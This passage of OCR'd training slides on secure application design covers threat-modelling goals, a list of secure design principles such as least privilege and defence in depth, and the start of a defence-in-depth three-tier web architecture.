
- Identify the threats in sufficient enough detail for **developers** to understand and code accordingly to mitigate the associated risk
- Design the **architecture** in such a way that it mitigates as many threats as possible
- Enforce **secure design principles** that force developers to consider security while coding



Secure Design Principles


- Secure Design Principles are the **practices or guidelines** that should be enforced on the developers during the development phase
- They help in deriving **secure architectural decisions**
- They help to eliminate design and architecture **flaws** and mitigate common security vulnerabilities within the application

Notes: ____



Secure Design Principles (Cont'd)


- A list of secure design principles to prevent common security vulnerabilities:
  - Security through obscurity
  - Secure the weakest link
  - Use least privilege principle
  - Secure by default
  - Fail securely
  - Apply defense in depth
  - Do not trust user input
  - Reduce attack surface
  - Enable auditing and logging
  - Keep security simple
  - Maintain a separation of duties
  - Correctly fix security issues
  - Apply security in the design phase
  - Protect sensitive data
  - Exception handling
  - Secure memory management
  - Protect memory or storage secrets
  - Fundamentals of control granularity
  - Fault tolerance
  - Fault detection
  - Fault removal
  - Fault avoidance
  - Loose coupling
  - High cohesion
  - Change management and version control



Design Secure Application Architecture

1. A typical web application architecture comprises three tiers: **web**, **application**, and **database**
2. Security at one tier is not enough; an **attacker** can breach the security of another tier to compromise the application
3. Design web application architecture with a **defense-in-depth** principle, such as providing security at each tier of the web application
4. Multi-tiered security includes proper input validation, **database layer abstraction**, 